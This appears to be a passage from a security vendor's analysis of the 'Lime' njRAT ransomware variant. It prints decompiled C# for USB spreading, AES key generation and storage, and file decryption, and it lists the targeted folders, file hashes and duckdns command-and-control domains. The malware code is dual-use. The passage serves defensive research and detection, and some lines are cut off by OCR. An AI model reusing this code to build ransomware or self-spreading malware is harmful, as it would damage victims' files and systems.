
```
object objectValue2 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(
objectValue, null, "CreateShortcut", new object[]
{
  text3 + ".lnk"
}, null, null, null));
IL_24E:
num2 = 25;
NewLateBinding.LateSet(objectValue2, null, "TargetPath", new object[]
{
  text + SPUSB.ExeName
}, null, null);
IL_276:
num2 = 26;
NewLateBinding.LateSet(objectValue2, null, "WorkingDirectory", new object[]
{
  text
}, null, null);
IL_294:
num2 = 27;
NewLateBinding.LateSet(objectValue2, null, "IconLocation", new object[]
{
  Environment.GetEnvironmentVariable("windir") + "\\System32\\Shell32.dll, 3"
}, null, null);
IL_2C4:
num2 = 28;
NewLateBinding.LateCall(objectValue2, null, "Save", new object[0], null, null, null,
IL_2DF:
num2 = 29;
Core.Send(string.Concat(new string[]
{
  "MSG",
  Core.Y,
  "USB was detected! ",
  Core.EXE,
  " spreaded successfully!"
```

Ransomware functionality

The ransomware encrypts files with the extension **.lime** using the AES-256 symmetric algorithm, which means the key is the same for encryption and decryption.

Ransomware Key generation

When Lime is first launched, it will call a RandomString() function, which will attempt to generate an AES key. It generates a 50-byte array from the input string using a random index, and uses the random() function to fetch one character and stores it to the output string. Lime drops the output string at %AppData%**\\Microsoft\\MMC\\hash** location.




```
this.ext = ".Lime";
    this.keycrypt = Conversions.ToString(this.RandomString(50));
  }
  public void GenKey()
  {
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Applicatio
    bool flag = !Directory.Exists(folderPath + "\\Microsoft\\MMC");
    if (flag)
    {
      Directory.CreateDirectory(folderPath + "\\Microsoft\\MMC");
    }
    File.WriteAllText(folderPath + "\\Microsoft\\MMC\\hash", this.keycrypt);
    this.Launch_crypt();
  }
  public object RandomString(object size)
  {
    string text = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnop";
    Random random = new Random();
    string text2 = "";
    int num = Conversions.ToInteger(size);
    checked
    {
      for (int i = 1; i <= num; i++)
      {
        int startIndex = random.Next(0, Strings.Len(text));
        text2 += text.Substring(startIndex, 1);
      }
      return text2;
    }
  }
```

Upon receiving command, the malware will try to encrypt files in following folders:

- Environment.SpecialFolder.LocalApplicationData
- Environment.SpecialFolder.ApplicationData
- Environment.SpecialFolder.ProgramFiles
- Environment.SpecialFolder.Desktop
- Environment.SpecialFolder.Favorites
- Environment.SpecialFolder.Personal
- Environment.SpecialFolder.MyMusic
- Environment.SpecialFolder.MyPictures
- Environment.SpecialFolder.Recent

The malware also contains function to decrypt all files that are encrypted by Lime ransomware as seen below:



```
private object Launch_decrypt()
{
    Core.Send("MSG" + Core.Y + "Ransomware: It might take some time, Please Wait..");
    string myPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicati
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles) + "\\";
    this.Work_File(myPath, false);
    Core.Send("MSG" + Core.Y + "Ransomware: %50 left...");
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\";
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.Favorites) + "\\";
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal) + "\\";
    this.Work_File(myPath, false);
    Core.Send("MSG" + Core.Y + "Ransomware: %80 left...");
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.MyMusic) + "\\";
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures) + "\\";
    this.Work_File(myPath, false);
    myPath = Environment.GetFolderPath(Environment.SpecialFolder.Recent) + "\\";
    this.Work_File(myPath, false);
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Applicatio
    string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    try
    {
      File.Delete(folderPath + "\\Microsoft\\MMC\\hash");
      File.Delete(folderPath2 + "\\Ransomware.txt");
```

Zscaler ThreatLabZ is actively tracking njRAT variant activities and ensuring Zscaler customers are protected.

Indicators of Compromise

MD5 dee4b5a99bcd721c3a88ae3180e81cc1 35bd9b51781dfb64fd5396790265ab10 c7dc42db2f7e5e4727c6f61f9eed0758 01b791955f1634d8980e9f6b90f2d4c0

C&C online2018.duckdns.org oficinabogota.duckdns.org

Zscaler Detection Names Win32_Backdoor_NjRATLime_117974 Win32_Backdoor_NjRATLime_117975 Njrat_2227 (generic)